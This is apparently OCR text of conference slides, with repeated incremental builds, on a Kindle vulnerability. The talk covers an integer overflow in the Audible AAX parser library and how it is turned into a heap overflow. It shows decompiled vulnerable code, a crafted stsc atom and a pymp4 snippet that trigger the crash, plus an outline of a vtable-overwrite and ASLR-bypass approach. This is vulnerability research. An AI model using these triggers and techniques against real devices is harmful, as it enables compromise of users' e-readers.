
- Based on the MPEG-4 standard

Audiobook →




AAX file format

- **ISO base media file format** (ISOBMFF)
  - ISO/IEC 14496-12
  - Tree structure made of boxes/atoms




AAX file format

- **ISO base media file format** (ISOBMFF)
  - > ISO/IEC 14496-12
  - > Tree structure made of boxes/atoms
- 1 atom = *fourCC* + size + data
- >100 different atoms types just in ISOBMFF



AAX file format

- **ISO base media file format** (ISOBMFF)
  - > ISO/IEC 14496-12
  - > Tree structure made of boxes/atoms
- 1 atom = *fourCC* + size + data
- >100 different atoms types just in ISOBMFF
- **They basically built an MP4 parser from scratch!**



Discovering an integer overflow

- Manually looking for vulnerabilities in `libaudibleaaxsdk.so`
  - > CTRL+F5 in IDA and grep for poor coding patterns 🔍

Discovering an integer overflow

- Manually looking for vulnerabilities in `libaudibleaaxsdk.so`
  - > CTRL+F5 in IDA and grep for poor coding patterns 🔍

```
SeekAtom(input_stream, v38, v41 + v45, "stsc");
read_byte_and_24bit(input_stream, &version, &flags);
```

Discovering an integer overflow

- Manually looking for vulnerabilities in `libaudibleaaxsdk.so`
  - > CTRL+F5 in IDA and grep for poor coding patterns 🔍

```
SeekAtom(input_stream, v38, v41 + v45, "stsc");
read_byte_and_24bit(input_stream, &version, &flags);

read_dword_big_endian(input_stream, &n_entries);
buf = OAAmalloc(12 * n_entries);
```

Discovering an integer overflow

- Manually looking for vulnerabilities in `libaudibleaaxsdk.so`
  - CTRL+F5 in IDA and grep for poor coding patterns

```
SeekAtom(input_stream, v38, v41 + v45, "stsc");
read_byte_and_24bit(input_stream, &version, &flags);

read_dword_big_endian(input_stream, &n_entries);
buf = OAAmalloc(12 * n_entries);
```

Discovering an integer overflow

- Manually looking for vulnerabilities in `libaudibleaaxsdk.so`
  > CTRL+F5 in IDA and grep for poor coding patterns

```
SeekAtom(input_stream, v38, v41 + v45, "stsc");
read_byte_and_24bit(input_stream, &version, &flags);

read_dword_big_endian(input_stream, &n_entries);
buf = OAAmalloc(12 * n_entries);
```

$$12 \times 0x15555556 = 8 \mod 2^{32}$$

Discovering an integer overflow

- Manually looking for vulnerabilities in `libaudibleaaxsdk.so`
  - > CTRL+F5 in IDA and grep for poor coding patterns 🔍

```
SeekAtom(input_stream, v38, v41 + v45, "stsc");
read_byte_and_24bit(input_stream, &version, &flags);

read_dword_big_endian(input_stream, &n_entries);
buf = OAAmalloc(12 * n_entries);

k = 0;
while ( k < n_entries ) {
    if (read_dword_big_endian(input_stream, &first_chunk)) return;
    if (read_dword_big_endian(input_stream, &samples_per_chunk)) return;
    if (read_dword_big_endian(input_stream, &sample_description_index)) return;
    *(_DWORD *)(buf) = first_chunk;
    *(_DWORD *)(buf + 4) = samples_per_chunk;
    *(_DWORD *)(buf + 8) = sample_description_index;
    buf += 12;
    k++;
}
```

$$12 \times 0x15555556 = 8 \mod 2^{32}$$

Discovering an integer overflow

- Manually looking for vulnerabilities in `libaudibleaaxsdk.so`
  > CTRL+F5 in IDA and grep for poor coding patterns

```
SeekAtom(input_stream, v38, v41 + v45, "stsc");
read_byte_and_24bit(input_stream, &version, &flags);

read_dword_big_endian(input_stream, &n_entries);
buf = OAAmalloc(12 * n_entries);

k = 0;
while ( k < n_entries ) {
    if (read_dword_big_endian(input_stream, &first_chunk)) return;
    if (read_dword_big_endian(input_stream, &samples_per_chunk)) return;
    if (read_dword_big_endian(input_stream, &sample_description_index)) return;
    *(_DWORD *)(buf) = first_chunk;
    *(_DWORD *)(buf + 4) = samples_per_chunk;
    *(_DWORD *)(buf + 8) = sample_description_index;
    buf += 12;
    k++;
}
```

$$12 \times 0x15555556 = 8 \mod 2^{32}$$


out-of-bounds write

Triggering the integer overflow


- How can we reach this code path?

Triggering the integer overflow

```
AAXGetImageCount(ctx, &content_info->image_count);
if (content_info->image_count > 0) {
  // ...
  for (k = 0; k < content_info->image_count; k++) {
    AAXGetImageInfo(ctx, k, &image_info);
    // ...
  }
}
```




Triggering the integer overflow




Triggering the integer overflow

- **Add a JPEG entry to a specific atom path**
  - > "Chapter thumbnail" feature




Triggering the integer overflow

- **Add a JPEG entry to a specific atom path**
  > “Chapter thumbnail” feature
- FFmpeg cannot edit AAX files



Triggering the integer overflow

- **Add a JPEG entry to a specific atom path**
  > “Chapter thumbnail” feature
- FFmpeg cannot edit AAX files
- pymp4 library with a few patches
  > Non-standard elements (e.g. strings)
  > Some atoms deviate from the specification



Triggering the integer overflow

Add a dummy JPEG entry

```
stsd_atom.data.entries.insert(0, {
  "format": "jpeg",
  "data_reference_index": 1,
  "data": b"\x00\x00\x00\x00"
})
```

Triggering the integer overflow

Add a dummy JPEG entry

```
stsd_atom.data.entries.insert(0, {
  "format": "jpeg",
  "data_reference_index": 1,
  "data": b"\x00\x00\x00\x00"
})
```

Patch `stsc` entry to trigger vulnerability

```
00 00 00 1C  // atom size
73 74 73 63  // 'stsc'
00 00 00 00
15 55 55 56  // n_entries
<...>        // entries data
```

Heap overwritten with garbage → **scanner process crash**

Heap overflow: exploitation

- **First obstacle: the write loop goes on forever, unless...**

```
while ( k < n_entries ) {
    if (read_dword_big_endian(input_stream, &first_chunk)) return;
    if (read_dword_big_endian(input_stream, &samples_per_chunk)) return;
    if (read_dword_big_endian(input_stream, &sample_description_index)) return;
    *(_DWORD *)(buf) = first_chunk;
    *(_DWORD *)(buf + 4) = samples_per_chunk;
    *(_DWORD *)(buf + 8) = sample_description_index;
    buf += 12;
    k++;
}
```

Heap overflow: exploitation

QEMU

Overflow reaches end of the heap

✗

Better heap shape on real device

✓

Heap overflow: exploitation


- Crash while **dereferencing a vtable pointer** in call to `OAARead`

```
int read_dword_big_endian(IStdioInputStream *this, unsigned int *out) {
  uint8_t buf[4];
  size_t read_size;
  int result = this->OAARead(this, buf, 4, &read_size);
  if (!result) {
    unsigned int value = 0;
    for (int i = 0; i != 4; i++) {
      value = buf[i] | (value << 8);
    }
    *out = value;
  }
  return result;
}
```

crash


Heap overflow: exploitation

- **Overflow on the `IStdioInputStream` object**



Heap overflow: exploitation

- **Overflow on the `IStdioInputStream` object**



- Craft a fake vtable at a predictable address ⟹ win?

Heap overflow: exploitation

- **Predicting the address of a controlled buffer for the vtable overwrite**
  - ASLR makes it hard

Heap overflow: exploitation

- **Predicting the address of a controlled buffer for the vtable overwrite**
  > ASLR makes it hard
- 32-bit address space ⟹ weak entropy
  > Especially in the “mmap” region (≈ 9 bits)

```
[root@kindle us]# cat /proc/4882/maps
00008000-0000a000 r-xp 00000000 fc:08 568 /usr/bin/scanner
00011000-00012000 rw-p 00001000 fc:08 568 /usr/bin/scanner
01e9c000-01efc000 rw-p 00000000 00:00 0 [heap]
b5ca4000-b5dcc000 r-xp 00000000 fc:08 24218 /usr/lib/libfreetype.so.6.16
b5dcc000-b5dd0000 rw-p 00128000 fc:08 24218 /usr/lib/libfreetype.so.6.16
b5dd0000-b5dd4000 r-xp 00000000 fc:08 553 /usr/lib/libXdmcp.so.6.0.0
b5dd4000-b5ddb000 ---p 00004000 fc:08 553 /usr/lib/libXdmcp.so.6.0.0
b5ddb000-b5ddc000 rw-p 00003000 fc:08 553 /usr/lib/libXdmcp.so.6.0.0
[...]
```

Heap overflow: exploitation

- We need to know an address to a controlled buffer
- **Leverage a huge allocation** (`DEFAULT_MMAP_THRESHOLD` = 0x20000 bytes)
  - > Reduced address entropy
  - > Store fake vtable and potential ROP chain


Heap overflow: exploitation

- We need to know an address to a controlled buffer
- **Leverage a huge allocation** (`DEFAULT_MMAP_THRESHOLD` = 0x20000 bytes)
  - > Reduced address entropy
  - > Store fake vtable and potential ROP chain
- Nice primitive: **cover image metadata allocation**
  - > Append arbitrary data at the end of a valid JPEG file

```
AAXGetMetadataInfo(ctx, '@car', 0, &content_info->meta_covertag_size);
cover = malloc(content_info->meta_covertag_size);
if (cover) {
  AAXGetMetadata(ctx, '@car', cover, content_info->meta_covertag_size);
  content_info->meta_covertag = cover;
}
```

Heap overflow: exploitation

